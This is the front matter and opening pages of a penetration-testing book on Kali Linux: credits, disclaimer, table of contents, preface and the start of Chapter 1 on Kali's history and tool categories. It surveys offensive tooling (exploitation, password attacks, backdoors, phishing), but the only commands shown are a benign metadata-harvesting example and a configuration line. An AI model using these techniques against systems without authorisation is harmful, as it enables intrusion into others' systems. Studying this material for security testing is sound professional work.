



C o m m u n i t y   E x p e r i e n c e   D i s t i l l e d

# Kali Linux – Assuring Security by Penetration Testing

Master the art of penetration testing with Kali Linux

Lee Allen  
Shakeel Ali

Tedi Heriyanto

**[PACKT]** open source\*  
PUBLISHING community experience distilled

# Kali Linux – Assuring Security by Penetration Testing

Master the art of penetration testing with Kali Linux

**Lee Allen**

**Tedi Heriyanto**

**Shakeel Ali**



BIRMINGHAM - MUMBAI

# Kali Linux – Assuring Security by Penetration Testing

Copyright © 2014 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: April 2011

Second Edition: April 2014

Production Reference: 2310314

Published by Packt Publishing Ltd.  
Livery Place  
35 Livery Street  
Birmingham B3 2PB, UK.

ISBN 978-1-84951-948-9

[www.packtpub.com](http://www.packtpub.com)

Cover Image by Riady Santoso ([dzign.art@gmail.com](mailto:dzign.art@gmail.com))

# Credits

**Authors**

Lee Allen  
Tedi Heriyanto  
Shakeel Ali

**Reviewers**

Alex Gkiouros  
Neil Jones

**Acquisition Editors**

Harsha Bharwani  
Usha Iyer  
Rubal Kaur

**Content Development Editor**

Sweny M. Sukumaran

**Technical Editors**

Mrunal Chavan  
Pankaj Kadam  
Gaurav Thingalaya

**Copy Editors**

Janbal Dharmaraj  
Dipti Kapadia  
Sayanee Mukherjee  
Stuti Srivastava

**Project Coordinator**

Sanchita Mandal

**Proofreaders**

Simran Bhogal  
Maria Gould  
Paul Hindle

**Indexer**

Hemangini Bari

**Graphics**

Yuvraj Mannari  
Abhinash Sahu

**Production Coordinator**

Alwin Roy

**Cover Work**

Alwin Roy

# About the Authors

**Lee Allen** is currently working as a security architect at a prominent university. Throughout the years, he has continued his attempts to remain up to date with the latest and greatest developments in the security industry and the security community. He has several industry certifications including the OSWP and has been working in the IT industry for over 15 years.

Lee Allen is the author of *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide*, Packt Publishing.

---

I would like to thank my wife, Kellie, and our children for allowing me to give the time I needed to work on this book. I would also like to thank my grandparents, Raymond and Ruth Johnson, and my wife's parents, George and Helen Slocum. I appreciate your encouragement and support throughout the years.

---

**Tedi Heriyanto** currently works as a principal consultant in an Indonesian information security company. In his current role, he has been engaged with various penetration testing assignments in Indonesia and other countries. In his previous role, he was engaged with several well-known business institutions across Indonesia and overseas. Tedi has an excellent track record in designing secure network architecture, deploying and managing enterprise-wide security systems, developing information security policies and procedures, performing information security audits and assessments, and providing information security awareness training. In his spare time, he manages to research, learn, and participate in the Indonesian Security Community activities and has a blog <http://theriyanto.wordpress.com>. He shares his knowledge in the security field by writing several information security books.

---

I would like to thank my family for supporting me during the whole book-writing process. I would also like to thank my boss for trusting, helping, and supporting me in my work. I would like to thank my colleagues and customers for the great learning environment. Thanks to the great people at Packt Publishing: Rubal Kaur, Sweny Sukumaran, Joel Goveya, Usha Iyer, and Abhijit Suvarna, whose comments, feedbacks, and support made this book development project successful. Thanks to the technical reviewers, Alex Gkiouros and Neil Jones, who have provided their expertise, time, efforts, and experiences in reviewing the book's content. Last but not least, I would like to give my biggest thanks to the co-authors, Lee Allen and Shakeel Ali, whose technical knowledge, motivation, ideas, challenges, questions, and suggestions made this book-writing process a wonderful journey.

Finally, I would like to thank you for buying this book. I hope you enjoy reading the book as I enjoyed writing it. I wish you good luck in your information security endeavor.

---

**Shakeel Ali** is a Security and Risk Management consultant at Fortune 500. Previously, he was the key founder of Cipher Storm Ltd., UK. His expertise in the security industry markedly exceeds the standard number of security assessments, audits, compliance, governance, and forensic projects that he carries out in day-to-day operations. He has also served as a Chief Security Officer at CSS Providers SAL. As a senior security evangelist and having spent endless nights without taking a nap, he provides constant security support to various businesses, educational organizations, and government institutions globally. He is an active, independent researcher who writes various articles and whitepapers and manages a blog at [Ethical-Hacker.net](http://Ethical-Hacker.net). Also, he regularly participates in BugCon Security Conferences held in Mexico, to highlight the best-of-breed cyber security threats and their solutions from practically driven countermeasures.

---

I would like to thank all my friends, reviewers, and colleagues who were cordially involved in this book project. Special thanks to the entire Packt Publishing team and their technical editors and reviewers, who have given invaluable comments, suggestions, feedbacks, and support to make this project successful. I also want to thank my co-authors, Lee Allen and Tedi Heriyanto, whose continual dedication, contributions, ideas, and technical discussions led to the production of such a useful product you see today. Last but not least, thanks to my pals from past and present with whom the sudden discovery never ends and their vigilant eyes that turn the IT industry into a secure and stable environment.

---

# About the Reviewers

**Alex Gkiouros** is currently an independent IT professional who's been assigned various projects around Greece and has been working in the IT industry since 2006. He holds two entry-level ISACA certifications, and he's studying for his CCNP. He is so passionate about what he does that he spends an inordinate amount of time in the network security area, especially pentesting with Kali Linux or Backtrack. His personal website or blog can be found at <http://www.voovode.net/>.

**Neil Jones** is a security consultant, working for a global security company based in the UK. His goal was to work in the security industry from a young age and now he has achieved that goal, while gaining multiple industry-recognized security certifications along the way.

He eats, sleeps, and breathes security and is actively involved in security research to advance his knowledge and to develop new open source tools in order to benefit the security community.



# www.PacktPub.com

## Support files, eBooks, discount offers and more

You might want to visit [www.PacktPub.com](http://www.PacktPub.com) for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at [www.PacktPub.com](http://www.PacktPub.com) and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at [service@packtpub.com](mailto:service@packtpub.com) for more details.

At [www.PacktPub.com](http://www.PacktPub.com), you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.



<http://PacktLib.PacktPub.com>

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can access, read and search across Packt's entire library of books.

## Why Subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print and bookmark content
- On demand and accessible via web browser

## Free Access for Packt account holders

If you have an account with Packt at [www.PacktPub.com](http://www.PacktPub.com), you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.

# Disclaimer

The content within this book is for educational purposes only. It is designed to help users test their own system against information security threats and protect their IT infrastructure from similar attacks. Packt Publishing and the authors of this book take no responsibility for actions resulting from the inappropriate usage of learning materials contained within this book.



*I would like to dedicate this book to my loving family for their kind support throughout the years, especially to my niece, Jennifer, and nephews, Adan and Jason, whose smiles are an inspiration and encouragement in my life; to my brilliant teachers, the ones who turned an ordinary child into this superior, excellent, and extraordinary individual; and to all my friends and colleagues, Amreeta Poran, Li Xiang, Fazza3, Sheikha Maitha, Touraj, Armin, Mada, Rafael, Khaldoun, Niel, Oscar, Serhat, Kenan, Michael, Ursina, Nic, Nicole, Andreina, Amin, Pedro, Juzer, Ronak, Cornel, Marco, Selin, Jenna, Yvonne, Cynthia, May, Corinne, Stefanie, Rio, Jannik, Carmen, Gul Naz, Stella, Patricia, Mikka, Julian, Snow, Matt, Sukhi, Tristan, Srajna, Padmanabhan, Radhika, Gaurav, Eljean Desamparado, Akeela, Naveed, Asif, Salman, and all those whom I have forgotten to mention here.*

*- Shakeel Ali*

*I would like to dedicate this book to God for the amazing gifts that have been given to me; to my beloved family for their support; to my wonderful teachers for being so patient in teaching me; to my best friends and colleagues for helping me out during the years; to my excellent clients for trusting in me and giving me the chance to work with you; to you, the reader, for buying this book and e-book.*

*- Tedi Heriyanto*

*I would like to dedicate this book to those of you that have provided the security industry with the tools that empower us, the research that enlightens us, and the friendships that sustain us.*

*- Lee Allen*



# Table of Contents

<b>Preface</b>	<b>1</b>
<hr/>	
<b>PART I: Lab Preparation and Testing Procedures</b>	
<hr/>	
<b>Chapter 1: Beginning with Kali Linux</b>	<b>9</b>
<b>A brief history of Kali Linux</b>	<b>9</b>
<b>Kali Linux tool categories</b>	<b>10</b>
<b>Downloading Kali Linux</b>	<b>12</b>
<b>Using Kali Linux</b>	<b>14</b>
Running Kali using Live DVD	14
Installing Kali on a hard disk	15
Installing Kali on a physical machine	15
Installing Kali on a virtual machine	19
Installing Kali on a USB disk	26
<b>Configuring the virtual machine</b>	<b>28</b>
VirtualBox guest additions	28
Setting up networking	30
Setting up a wired connection	31
Setting up a wireless connection	32
Starting the network service	33
Configuring shared folders	34
Saving the guest machine state	35
Exporting a virtual machine	36
<b>Updating Kali Linux</b>	<b>37</b>
<b>Network services in Kali Linux</b>	<b>39</b>
HTTP	39
MySQL	40
SSH	42
<b>Installing a vulnerable server</b>	<b>43</b>

<b>Installing additional weapons</b>	<b>45</b>
Installing the Nessus vulnerability scanner	47
Installing the Cisco password cracker	49
<b>Summary</b>	<b>49</b>
<b>Chapter 2: Penetration Testing Methodology</b>	<b>51</b>
<b>Types of penetration testing</b>	<b>52</b>
Black box testing	52
White box testing	53
<b>Vulnerability assessment versus penetration testing</b>	<b>53</b>
<b>Security testing methodologies</b>	<b>54</b>
Open Source Security Testing Methodology Manual (OSSTMM)	56
Key features and benefits	57
Information Systems Security Assessment Framework (ISSAF)	58
Key features and benefits	59
Open Web Application Security Project (OWASP)	60
Key features and benefits	60
Web Application Security Consortium Threat Classification (WASC-TC)	61
Key features and benefits	62
<b>Penetration Testing Execution Standard (PTES)</b>	<b>63</b>
Key features and benefits	64
<b>General penetration testing framework</b>	<b>64</b>
Target scoping	65
Information gathering	65
Target discovery	66
Enumerating target	66
Vulnerability mapping	67
Social engineering	67
Target exploitation	67
Privilege escalation	68
Maintaining access	68
Documentation and reporting	68
<b>The ethics</b>	<b>69</b>
<b>Summary</b>	<b>70</b>
<b>PART II: Penetration Testers Armory</b>	
<b>Chapter 3: Target Scoping</b>	<b>73</b>
<b>Gathering client requirements</b>	<b>74</b>
Creating the customer requirements form	75
The deliverables assessment form	76
<b>Preparing the test plan</b>	<b>76</b>
The test plan checklist	78

---

<b>Profiling test boundaries</b>	<b>79</b>
<b>Defining business objectives</b>	<b>80</b>
<b>Project management and scheduling</b>	<b>81</b>
<b>Summary</b>	<b>82</b>
<b>Chapter 4: Information Gathering</b>	<b>85</b>
<b>Using public resources</b>	<b>86</b>
<b>Querying the domain registration information</b>	<b>87</b>
<b>Analyzing the DNS records</b>	<b>89</b>
host	90
dig	92
dnstenum	94
dnsdict6	97
fierce	98
DMitry	100
Maltego	102
<b>Getting network routing information</b>	<b>110</b>
tcptraceroute	110
tctrace	112
<b>Utilizing the search engine</b>	<b>112</b>
theharvester	113
Metagoofil	114
<b>Summary</b>	<b>118</b>
<b>Chapter 5: Target Discovery</b>	<b>119</b>
<b>Starting off with target discovery</b>	<b>119</b>
<b>Identifying the target machine</b>	<b>120</b>
ping	120
arping	123
fping	124
hping3	127
nping	130
alive6	132
detect-new-ip6	133
passive_discovery6	134
nbtscan	134
<b>OS fingerprinting</b>	<b>136</b>
p0f	137
Nmap	140
<b>Summary</b>	<b>141</b>



---

<b>Chapter 6: Enumerating Target</b>	<b>143</b>
<b>Introducing port scanning</b>	<b>143</b>
Understanding the TCP/IP protocol	144
Understanding the TCP and UDP message format	146
<b>The network scanner</b>	<b>149</b>
Nmap	150
Nmap target specification	153
Nmap TCP scan options	155
Nmap UDP scan options	156
Nmap port specification	157
Nmap output options	159
Nmap timing options	161
Nmap useful options	162
Nmap for scanning the IPv6 target	165
The Nmap scripting engine	166
Nmap options for Firewall/IDS evasion	172
Unicornscan	173
Zenmap	175
Amap	179
<b>SMB enumeration</b>	<b>180</b>
<b>SNMP enumeration</b>	<b>181</b>
onesixtyone	182
snmpcheck	183
<b>VPN enumeration</b>	<b>184</b>
ike-scan	184
<b>Summary</b>	<b>188</b>
<b>Chapter 7: Vulnerability Mapping</b>	<b>189</b>
<b>Types of vulnerabilities</b>	<b>190</b>
Local vulnerability	191
Remote vulnerability	191
<b>Vulnerability taxonomy</b>	<b>192</b>
<b>Open Vulnerability Assessment System (OpenVAS)</b>	<b>193</b>
Tools used by OpenVAS	194
<b>Cisco analysis</b>	<b>197</b>
Cisco auditing tool	198
Cisco global exploiter	199
<b>Fuzz analysis</b>	<b>201</b>
BED	201
JBroFuzz	203
<b>SMB analysis</b>	<b>205</b>
Impacket Samrdump	206

<b>SNMP analysis</b>	<b>207</b>
SNMP Walk	208
<b>Web application analysis</b>	<b>210</b>
Database assessment tools	211
DBPwAudit	211
SQLMap	213
SQL Ninja	217
Web application assessment	220
Burp Suite	220
Nikto2	223
Paros proxy	225
W3AF	226
WafW00f	228
WebScarab	229
<b>Summary</b>	<b>231</b>
<b>Chapter 8: Social Engineering</b>	<b>233</b>
<b>Modeling the human psychology</b>	<b>234</b>
<b>Attack process</b>	<b>234</b>
<b>Attack methods</b>	<b>235</b>
Impersonation	236
Reciprocation	236
Influential authority	237
<b>Scarcity</b>	<b>237</b>
<b>Social relationship</b>	<b>238</b>
<b>Social Engineering Toolkit (SET)</b>	<b>238</b>
Targeted phishing attack	240
<b>Summary</b>	<b>244</b>
<b>Chapter 9: Target Exploitation</b>	<b>245</b>
<b>Vulnerability research</b>	<b>246</b>
<b>Vulnerability and exploit repositories</b>	<b>247</b>
<b>Advanced exploitation toolkit</b>	<b>249</b>
MSFConsole	250
MSFCLI	252
Ninja 101 drills	253
Scenario 1	254
Scenario 2	255
Scenario 3	261
Scenario 4	270
Writing exploit modules	275
<b>Summary</b>	<b>281</b>

---

<b>Chapter 10: Privilege Escalation</b>	<b>283</b>
<b>Privilege escalation using a local exploit</b>	<b>284</b>
<b>Password attack tools</b>	<b>287</b>
Offline attack tools	289
hash-identifier	289
Hashcat	290
RainbowCrack	293
samdump2	298
John	299
Johnny	303
Ophcrack	304
Crunch	305
Online attack tools	307
CeWL	308
Hydra	309
Medusa	312
<b>Network spoofing tools</b>	<b>313</b>
DNSChef	313
Setting up a DNS proxy	313
Faking a domain	314
arpspoof	315
Ettercap	318
<b>Network sniffers</b>	<b>321</b>
dsniff	322
tcpdump	323
Wireshark	323
<b>Summary</b>	<b>326</b>
<b>Chapter 11: Maintaining Access</b>	<b>329</b>
<b>Using operating system backdoors</b>	<b>329</b>
Cymothoa	330
Intersect	332
The Meterpreter backdoor	336
<b>Working with tunneling tools</b>	<b>339</b>
dns2tcp	339
iodine	341
Configuring the DNS server	341
Running the iodine server	342
Running the iodine client	342
ncat	342
proxychains	344
ptunnel	345
socat	346
Getting HTTP header information	349

Transferring files	349
ssh	350
stunnel4	352
<b>Creating web backdoors</b>	<b>356</b>
WeBaCoo	356
weevely	359
PHP Meterpreter	362
<b>Summary</b>	<b>364</b>
<b>Chapter 12: Documentation and Reporting</b>	<b>365</b>
<b>Documentation and results verification</b>	<b>366</b>
<b>Types of reports</b>	<b>367</b>
The executive report	368
The management report	368
The technical report	370
<b>Network penetration testing report (sample contents)</b>	<b>371</b>
<b>Preparing your presentation</b>	<b>372</b>
<b>Post-testing procedures</b>	<b>372</b>
<b>Summary</b>	<b>374</b>
<b>PART III: Extra Ammunition</b>	
<b>Appendix A: Supplementary Tools</b>	<b>377</b>
<b>Reconnaissance tool</b>	<b>377</b>
<b>Vulnerability scanner</b>	<b>381</b>
NeXpose Community Edition	381
Installing NeXpose	382
Starting the NeXpose community	383
Logging in to the NeXpose community	384
Using the NeXpose community	386
<b>Web application tools</b>	<b>389</b>
Golismo	389
Arachni	391
BlindElephant	393
<b>Network tool</b>	<b>395</b>
Netcat	395
Open connection	395
Service banner grabbing	396
Simple chat server	396
File transfer	397
Portscanning	397
Backdoor shell	398
Reverse shell	399
<b>Summary</b>	<b>400</b>

<b>Appendix B: Key Resources</b>	<b>401</b>
<b>Vulnerability disclosure and tracking</b>	<b>401</b>
Paid incentive programs	404
<b>Reverse engineering resources</b>	<b>404</b>
<b>Penetration testing learning resources</b>	<b>405</b>
<b>Exploit development learning resources</b>	<b>407</b>
<b>Penetration testing on a vulnerable environment</b>	<b>407</b>
Online web application challenges	407
Virtual machines and ISO images	408
<b>Network ports</b>	<b>410</b>
<b>Index</b>	<b>413</b>

---

# Preface

Kali Linux is a penetration testing and security auditing platform with advanced tools to identify, detect, and exploit any vulnerabilities uncovered in the target network environment. Applying an appropriate testing methodology equipped with well-defined business objectives and a scheduled test plan will result in the robust penetration testing of your network.

*Kali Linux – Assuring Security by Penetration Testing* is a fully focused, structured book that provides guidance on developing practical penetration testing skills by demonstrating the cutting-edge hacker tools and techniques in a coherent step-by-step strategy. It offers all the essential lab preparation and testing procedures to reflect real-world attack scenarios from your business perspective in today's digital age.

This book reveals the industry's best approach for logical and systematic penetration testing process.

This book starts with lab preparation and testing procedures, explaining the basic installation and configuration setup, discussing different types of penetration testing, uncovering open security testing methodologies, and proposing the Kali Linux specific testing process. We shall discuss a number of security assessment tools necessary to conduct penetration testing in their respective categories (target scoping, information gathering, discovery, enumeration, vulnerability mapping, social engineering, exploitation, privilege escalation, maintaining access, and reporting), following the formal testing methodology. Each of these tools is illustrated with real-world examples to highlight their practical usage and proven configuration techniques. We have also provided extra weaponry treasures and key resources that may be crucial to any professional penetration testers.

This book will serve as a single professional, practical, and expert guide to develop necessary penetration testing skills from scratch. You will be trained to make the best use of Kali Linux either in a real-world environment or in an experimental test bed.

## What this book covers

*Chapter 1, Beginning with Kali Linux*, introduces you to Kali Linux, a Live DVD Linux distribution specially developed to help in the penetration testing process. You will learn a brief history of Kali Linux and several categories of tools that Kali Linux has. Next, you will also learn how to get, use, configure, and update Kali Linux as well as how to configure several important network services (HTTP, MySQL, and SSH) in Kali Linux. You will also learn how to install and configure a vulnerable virtual machine image for your testing environment and several ways that can be used to install additional tools in Kali Linux.

*Chapter 2, Penetration Testing Methodology*, discusses the basic concepts, rules, practices, methods, and procedures that constitute a defined process for a penetration testing program. You will learn about making a clear distinction between two well-known types of penetration testing, black box and white box. The differences between vulnerability assessment and penetration testing will also be analyzed. You will also learn about several security testing methodologies and their core business functions, features, and benefits. These include OSSTMM, ISSAF, OWASP, and WASC-TC. Thereafter, you will learn about a general penetration Kali Linux testing process incorporated with 10 consecutive steps to conduct a penetration testing assignment from an ethical standpoint.

*Chapter 3, Target Scoping*, covers a scope process to provide necessary guidelines on normalizing the test requirements. A scope process will introduce and describe each factor that builds a practical roadmap towards test execution. This process integrates several key elements, such as gathering client requirements, preparing a test plan, profiling test boundaries, defining business objectives, and project management and scheduling. You will learn to acquire and manage the information about the target's test environment.

*Chapter 4, Information Gathering*, introduces you to the information gathering phase. You will learn how to use public resources to collect information about the target environment. Next, you learn how to analyze DNS information and collect network routing information. Finally, you will learn how to utilize search engines to get information of the target domain, e-mail addresses, and document metadata from the target environment.

*Chapter 5, Target Discovery*, introduces you to the target discovery process. You will learn the purpose of target discovery and the tools that can be used to identify target machines. At the end of this chapter, you will also learn about the tools that can be used to perform OS fingerprinting on the target machines.

*Chapter 6, Enumerating Target*, introduces you to target enumeration and its purpose. You will learn a brief theory on port scanning and several tools that can be used to do port scanning. You will also learn about various options available to be used by the Nmap port scanner tool. Also, you will learn about how to find SMB, SNMP, and VPN available in the target machine in the last part of the chapter.

*Chapter 7, Vulnerability Mapping*, discusses two generic types of vulnerabilities: local and remote. You will get insights on vulnerability taxonomy, pointing to industry standards that can be used to classify any vulnerability according to its unifying commonality pattern. Additionally, you will learn a number of security tools that can assist you in finding and analyzing the security vulnerabilities present in a target environment. These include OpenVAS, Cisco, Fuzzing, SMB, SNMP, and web application analysis tools.

*Chapter 8, Social Engineering*, covers some core principles and practices adopted by professional social engineers to manipulate humans into divulging information or performing an act. You will learn some of the basic psychological principles that formulate the goals and vision of a social engineer. You will also learn about the attack process and methods of social engineering followed by real-world examples. In the end, you will be given hands-on exercise using the social engineering tools that can assist you in evaluating the target's human infrastructure.

*Chapter 9, Target Exploitation*, highlights the practices and tools that can be used to conduct a real-world exploitation. The chapter will explain what areas of vulnerability research are crucial in order to understand, examine, and test the vulnerability. Additionally, it will also point out several exploit repositories that should keep you informed about the publicly available exploits and when to use them. You will also learn to use one of the infamous exploitation toolkits from a target evaluation perspective. Moreover, you will discover the steps for writing a simple exploit module for the Metasploit framework.

*Chapter 10, Privilege Escalation*, introduces you to privilege escalation as well as network sniffing and spoofing. You will learn how to escalate your gained privilege using a local exploit. You will also learn the tools required to attack a password via the offline or online technique. You will also learn about several tools that can be used to spoof the network traffic. In the last part of this chapter, you will discover several tools that can be used to do a network sniffing attack.

*Chapter 11, Maintaining Access*, introduces you to the operating system and web backdoors. You will learn about several backdoors that are available and how to use them. You will also learn about several network tunneling tools that can be used to create covert communication between the attacker and the victim machine.



*Chapter 12, Documentation and Reporting*, covers the penetration testing directives for documentation, report preparation, and presentation. These directives draw a systematic, structured, and consistent way to develop the test report. Furthermore, you will learn about the process of results verification, types of reports, presentation guidelines, and the post-testing procedures.

*Appendix A, Supplementary Tools*, describes several additional tools that can be used for the penetration testing job.

*Appendix B, Key Resources*, explains various key resources to help you become more skillful in the penetration testing field..

## What you need for this book

All the necessary requirements for the installation, configuration, and use of Kali Linux have been discussed in *Chapter 1, Beginning with Kali Linux*.

## Who this book is for

If you are an IT security professional or a network administrator who has a basic knowledge of Unix/Linux operating systems, including an awareness of information security factors, and you want to use Kali Linux for penetration testing, this book is for you.

## Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. The following are some examples of these styles and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows:  
"For the second example, we will use a simple program called `cisco_crack`."

A block of code is set as follows:

```
[~] Searching in Google:
      Searching 0 results...

[+] Emails found:
-----
info@example.com
user1@example.com
user2@example.com
user3@example.com
```


When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:


```
# SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK
WEBATTACK_EMAIL=ON
```

Any command-line input or output is written as follows:

```
# metagoofil -d example.com -l 20 -t doc,pdf -n 5 -f test.html -o test
```

**New terms** and **important words** are shown in bold. Words that you see on the screen, in menus, or dialog boxes, for example, appear in the text as follows: "To access Maltego from the Kali Linux menu, navigate to **Kali Linux** | **Information Gathering** | **OSINT Analysis** | **maltego**."

[  Warnings or important notes appear in a box like this. ]

[  Tips and tricks appear like this. ]

## Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to [feedback@packtpub.com](mailto:feedback@packtpub.com), and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on [www.packtpub.com/authors](http://www.packtpub.com/authors).

## Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

## Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books – maybe a mistake in the text or the code – we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting <http://www.packtpub.com/submit-errata>, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from <http://www.packtpub.com/support>.

## Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at [copyright@packtpub.com](mailto:copyright@packtpub.com) with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

## Questions

You can contact us at [questions@packtpub.com](mailto:questions@packtpub.com) if you are having a problem with any aspect of the book, and we will do our best to address it.

# PART I

---

## Lab Preparation and Testing Procedures

*Beginning with Kali Linux*

*Penetration Testing Methodology*



# 1

## Beginning with Kali Linux

This chapter will guide you through the wonderful world of **Kali Linux**—a specialized Linux distribution for the purpose of penetration testing. In this chapter, we will cover the following topics:

- A brief history of Kali
- Several common usages of Kali
- Downloading and installing Kali
- Configuring and updating Kali

At the end of this chapter, we will describe how to install additional weapons and how to configure Kali Linux.

### A brief history of Kali Linux

Kali Linux (Kali) is a Linux distribution system that was developed with a focus on the penetration testing task. Previously, Kali Linux was known as **BackTrack**, which itself is a merger between three different live Linux **penetration testing** distributions: IWHAX, WHOPPIX, and Auditor.

BackTrack is one of the most famous Linux distribution systems, as can be proven by the number of downloads that reached more than four million as of BackTrack Linux 4.0 pre final.

Kali Linux Version 1.0 was released on March 12, 2013. Five days later, Version 1.0.1 was released, which fixed the USB keyboard issue. In those five days, Kali has been downloaded more than 90,000 times.

The following are the major features of Kali Linux (<http://docs.kali.org/introduction/what-is-kali-linux>):

- It is based on the Debian Linux distribution
- It has more than 300 penetration testing applications
- It has vast wireless card support
- It has a custom kernel patched for packet injection
- All Kali software packages are GPG signed by each developer
- Users can customize Kali Linux to suit their needs
- It supports ARM-based systems

## Kali Linux tool categories

Kali Linux contains a number of tools that can be used during the penetration testing process. The penetration testing tools included in Kali Linux can be categorized into the following categories:

- **Information gathering:** This category contains several tools that can be used to gather information about DNS, IDS/IPS, network scanning, operating systems, routing, SSL, SMB, VPN, voice over IP, SNMP, e-mail addresses, and VPN.
- **Vulnerability assessment:** In this category, you can find tools to scan vulnerabilities in general. It also contains tools to assess the Cisco network, and tools to assess vulnerability in several database servers. This category also includes several fuzzing tools.
- **Web applications:** This category contains tools related to web applications such as the content management system scanner, database exploitation, web application fuzzers, web application proxies, web crawlers, and web vulnerability scanners.
- **Password attacks:** In this category, you will find several tools that can be used to perform password attacks, online or offline.
- **Exploitation tools:** This category contains tools that can be used to exploit the vulnerabilities found in the target environment. You can find exploitation tools for the network, Web, and database. There are also tools to perform social engineering attacks and find out about the exploit information.
- **Sniffing and spoofing:** Tools in this category can be used to sniff the network and web traffic. This category also includes network spoofing tools such as Ettercap and Yersinia.

- **Maintaining access:** Tools in this category will be able to help you maintain access to the target machine. You might need to get the highest privilege level in the machine before you can install tools in this category. Here, you can find tools for backdooring the operating system and web application. You can also find tools for tunneling.
- **Reporting tools:** In this category, you will find tools that help you document the penetration-testing process and results.
- **System services:** This category contains several services that can be useful during the penetration testing task, such as the Apache service, MySQL service, SSH service, and Metasploit service.

To ease the life of a penetration tester, Kali Linux has provided us with a category called **Top 10 Security Tools**. Based on its name, these are the top 10 security tools commonly used by penetration testers. The tools included in this category are aircrack-ng, burp-suite, hydra, john, maltego, metasploit, nmap, sqlmap, wireshark, and zaproxy.

Besides containing tools that can be used for the penetration testing task, Kali Linux also comes with several tools that you can use for the following:

- **Wireless attacks:** This category includes tools to attack Bluetooth, RFID/NFC, and wireless devices.
- **Reverse engineering:** This category contains tools that can be used to debug a program or disassemble an executable file.
- **Stress testing:** This category contains tools that can be used to help you in stress testing your network, wireless, Web, and VOIP environment.
- **Hardware hacking:** Tools in this category can be used if you want to work with Android and Arduino applications.
- **Forensics:** In this category, you will find several tools that can be used for digital forensics, such as acquiring a hard disk image, carving files, and analyzing the hard disk image. To use the forensics capabilities in Kali Linux properly, you need to navigate to **Kali Linux Forensics | No Drives or Swap Mount** in the booting menu. With this option, Kali Linux will not mount the drives automatically, so it will preserve the drives' integrity.

In this book, we are focusing only on Kali Linux's penetration testing tools.




## Downloading Kali Linux

The first thing to do before installing and using Kali Linux is to download it. You can get Kali Linux from the Kali Linux website (<http://www.kali.org/downloads/>).

On the download page, you can select the official Kali Linux image based on the following items, which is also shown in the next screenshot:

- **Machine architecture:** i386, amd64, armel, and armhf
- **Image type:** ISO image or VMware image



The screenshot shows the Kali Linux Downloads page. The browser address bar displays [www.kali.org/downloads/](http://www.kali.org/downloads/). The page title is "Downloads". Below the title is a dark blue banner with the text "DOWNLOAD YOUR FLAVOUR OF KALI LINUX...". The main content area is titled "Download your flavour of Kali Linux:". It contains a form with the following fields:

- Select release:** A dropdown menu with "Kali 1.0" selected.
- Architecture:** A dropdown menu with "i386" selected. The dropdown is open, showing the following options: i386, amd64, armel, and armhf.
- Custom Image:** A dropdown menu with "official" selected.
